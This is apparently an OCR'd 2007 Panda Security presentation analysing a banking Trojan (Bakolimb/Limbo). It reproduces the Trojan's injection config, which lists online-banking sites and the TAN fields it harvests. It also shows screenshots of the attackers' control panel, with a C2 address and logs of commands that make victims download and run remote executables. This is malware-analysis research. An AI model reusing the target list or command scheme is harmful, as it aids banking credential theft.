PANDA SECURITY | One step ahead.

Once upon a time a Trojan...

Luis Corrons

09/21/2007

Once upon a time a Trojan…

The Trojan

Once upon a time a Trojan…

The Trojan

- First discovered January, 2007 via "Targeted Attack Alert Services"
- Affects multiple financial institutions
- Detected as Bakolimb, also known as Limbo or Nethell.

Consists of 3 main components

- Helper.XML
- Helper.DLL
- Control Server and Control Panel

The Trojan

- DLL
  - BHO (Browser Helper Object)
  - Keylogger
  - Creates a UniqueID per infected machine. Uses this UID to communicate with the Control Server and to receive commands from it
  - Client <-> server communication via PHP scripts
  - Delete cookies
  - Info stored in text files. As soon as it connects send TXT file


Once upon a time a Trojan…

The Trojan

- XML
  - Code to be injected in websites
  - Encrypted in latest versions

Once upon a time a Trojan...

XML




```
 helper.xml      ↓FRO       00001F56    0 ---------         9412 |Hiew 6.85 (c)SEN
<tan url="brokerage.bankingonline.de" param="Tan" quan="1"></tan>
<tan url="nordb.de" param="TAN" quan="1"></tan>
<tan url="sparkasse" param="TAN" quan="1"></tan>
<tan url="bancing.co.at" param="Tan" quan="1"></tan>
<tan url="ebanking.de" param="Schmetterling" quan="1"></tan>
<tan url="www.bks-banking.at" param="TAN" quan="1"></tan>
<tan url="pekao24.pl" param="parTAN" quan="1"></tan>
<tan url="mbank.com.pl" param="cTAN" quan="1"></tan>
<tan url="lbbw.de" param="tan" quan="1"></tan>
<tan url="santender.de" param="tan" quan="1"></tan>
<tan url="bankingonline.de" param="ubo" quan="1"></tan>
<tan url="haspa.de" param="tan" quan="1"></tan>
<tan url="cc-bank.de" param="TAN" quan="1"></tan>
<tan url="seb.de" param="tan" quan="1"></tan>
<tan url="sbroker.de" param="tan" quan="1"></tan>
<tan url="postbank" param="tan" quan="1"></tan>
<tan url="deutsche-bank" param="mCk" quan="1"></tan>
<tan url="volksbank" param="tanMIAN" quan="1"></tan>
<tan url="diba" param="TANBOX" quan="1"></tan>
<tan url="gad.de" param="KktNrTanEnz" quan="1"></tan>
<tan url="citibank.de" param="TAN" quan="1"></tan>
<tan url="networld-ebanking" param="TAN" quan="1"></tan>
<tan url="vr-ebanking" param="TAN" quan="1"></tan>
```

Control Panel

Control Panel

- User Admin
- Command Admin
- Search in logs
- Infect stats
- Etc.

Control Panel




Please, log in:

Login:

Password:

Control Panel


USER ADMIN PAGE - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos
Dirección http://89.108.92.74/admin.php
Ir Vínculos
Internet

Today is 01.02.2007 14:59:56

USER ADMIN COMMAND ADMIN SEARCH IN LOGS INFECT STATS

ZIP LOGS FOLDER Delete all LOGS

Settings page

Choose country :

Show users only w

- DK [Denmark]
- ES [Spain]
- FR [France]
- IT [Italy]
- JP [Japan]
- KR [Korea]
- RU [Russian Federation]
- SE [Sweden]
- TR [Turkey]
- UK [United Kingdom]
- US [United States]

USERS:


SEARCH BY

by USE

Search

##	USERID	IP	COUNTRY	LOG	LastVisit	INV	LOG SIZE	DEL	BOFA KEYS	BOFA FILESIZE	Notes
1	06012007_190509	[redacted].201	GB	LOG	0000-00-00 00:00:00	☑	37732	Delete log	zips/06012007_190509.zip	8654	
2	07012007_063801	[redacted]67.130	US	--	--	□	--	--	--	--	
3	07012007_182158	[redacted]169.7	DE	LOG	0000-00-00 00:00:00	□	94622	Delete log	zips/07012007_182158.zip	4843	
4	07012007_182429	[redacted]113.28	DE	LOG	0000-00-00 00:00:00	☑	374097	Delete log	zips/07012007_182429.zip	6501	
5	07012007_182601	[redacted]139.134	DE	LOG	0000-00-00 00:00:00	☑	347335	Delete log	zips/07012007_182601.zip	22257	
6	07012007_182547	[redacted]246.78	DE	LOG	0000-00-00 00:00:00	□	11587	Delete log	zips/07012007_182547.zip	4416	
7	07012007_182547	[redacted]246.78	DE	LOG	0000-00-00 00:00:00	□	11587	Delete log	zips/07012007_182547.zip	4416	
8	16122006_173958	[redacted]242.31	DE	LOG	0000-00-00 00:00:00	□	96970	Delete log	zips/16122006_173958.zip	4877	
9	07012007_185956	[redacted]32.179	DE	LOG	0000-00-00 00:00:00	□	23184	Delete log	zips/07012007_185956.zip	11832	
10	07012007_202138	[redacted]19.111	DE	--	--	□	--	--	--	--	
11	07012007_202138	[redacted]19.111	DE	--	--	□	--	--	--	--	

Control Panel



COMMAND ADMIN PAGE

USER ADMIN COMMAND ADMIN SEARCH IN LOGS

Choose country :

Choose status :

COMMANDS:


##	USERID	IP	COUNTRY	COMMAND	PARAMS	TIME	STATUS	INV
68001	09122006_133409	[redacted]28	BR	RUN	http [redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68002	16122006_232056	[redacted]28	CO	RUN	http [redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68003	13122006_190851	[redacted]6	BR	RUN	http [redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68004	09122006_190113	[redacted]3	BR	RUN	http /[redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68005	06012002_235052	[redacted]2	CZ	RUN	http /[redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68006	12122006_110213	[redacted]	--	RUN	http [redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68007	17122006_173406	[redacted]2	AR	RUN	http [redacted]97/win32.exe	2007-03-13 07:50:35	1	□
68008	16122006_115609	[redacted]4	US	RUN	http [redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68009	15122006_112727	[redacted]130	JP	RUN	http [redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68010	14122006_204558	[redacted]	US	RUN	http /[redacted]97/win32.exe	2007-03-13 02:22:02	2	□
68011	16122006_224721	[redacted]	--	RUN	http [redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68012	16122006_213950	[redacted]	PH	RUN	http /[redacted]97/win32.exe	2007-03-12 20:51:43	0	□
68013	17122006_072205	[redacted]	US	RUN	http //[redacted]7/win32.exe	2007-03-12 20:51:43	0	□
68014	21122006_065005	[redacted]	US	RUN	http //[redacted]7/win32.exe	2007-03-12 20:51:42	0	□
68015	16122006_154842	[redacted]	--	RUN	http /[redacted]7/win32.exe	2007-03-12 20:51:42	0	□
68016	17122006_134950	[redacted]	US	RUN	http /[redacted]97/win32.exe	2007-03-12 20:51:42	0	□
68017	16052002_214929	[redacted]2	--	RUN	http [redacted]97/win32.exe	2007-03-12 20:51:42	0	□
68018	17122006_101726	[redacted]	--	RUN	http /[redacted]97/win32.exe	2007-03-12 20:51:42	0	□
68019	12122006_173342	[redacted]48	CO	RUN	http /[redacted]97/win32.exe	2007-03-12 20:51:42	0	□
68020	09122006_040213	[redacted]3	CL	RUN	http /[redacted]97/win32.exe	2007-03-12 23:45:20	1	□
68021	08122006_091737	[redacted]66	BR	RUN	http [redacted]97/win32.exe	2007-03-12 20:51:42	0	□
68022	15122006_234931	[redacted]2	BR	RUN	http [redacted]97/win32.exe	2007-03-13 01:48:02	2	□

Terminado


Ahora: Niebla, 6° C

Once upon a time a Trojan…

Control Panel




60	08012007_012343	[redacted]	DE	LOADXML	http://[redacted]/newhelp.xml	2007-01-08 04:01:35	2	☐
61	08012007_011000	[redacted]	DE	LOADXML	http://[redacted]/newhelp.xml	2007-01-08 10:44:01	2	☐
62	08012007_022832	[redacted]	DE	LOADXML	http://[redacted]/newhelp.xml	2007-01-08 23:52:32	2	☐
63	08012007_013002	[redacted]	DE	LOADXML	http://[redacted]/newhelp.xml	2007-01-08 15:28:06	2	☐
64	07012007_182158	[redacted]	DE	DELETECOOKIES		2007-01-12 18:20:26	2	☐
65	07012007_182429	[redacted]	DE	DELETECOOKIES		2007-01-12 01:00:39	2	☐
66	07012007_182601	[redacted]	DE	DELETECOOKIES		2007-01-11 20:19:25	2	☐
67	07012007_182547	[redacted]	DE	DELETECOOKIES		2007-01-11 08:28:07	2	☐



222	18012007_190955	84.[redacted]3	DE	KILLWINANDREBOOT		2007-01-24 12:49:23	2	☐
223	07012007_182547	84.[redacted].78	DE	RUN	http://[redacted]qip.exe	2007-01-31 01:35:54	0	☐
224	21012007_131015	84.[redacted].120	DE	RUN	http:/[redacted]/QIP.exe	2007-02-01 02:07:49	1	☐
225	15012007_224657	217.[redacted]246	DE	RUN	http:/[redacted]/QIP.exe	2007-01-31 22:53:17	1	☐
226	07012007_182547	84.[redacted].78	DE	RUN	http:/[redacted]/qip.exe	2007-01-31 01:35:54	0	☐
227	07012007_212442	217[redacted]6	DE	RUN	http://[redacted]qip.exe	2007-01-31 01:42:52	0	☐

Control Panel



USER ADMIN COMMAND ADMIN SEARCH IN LOGS

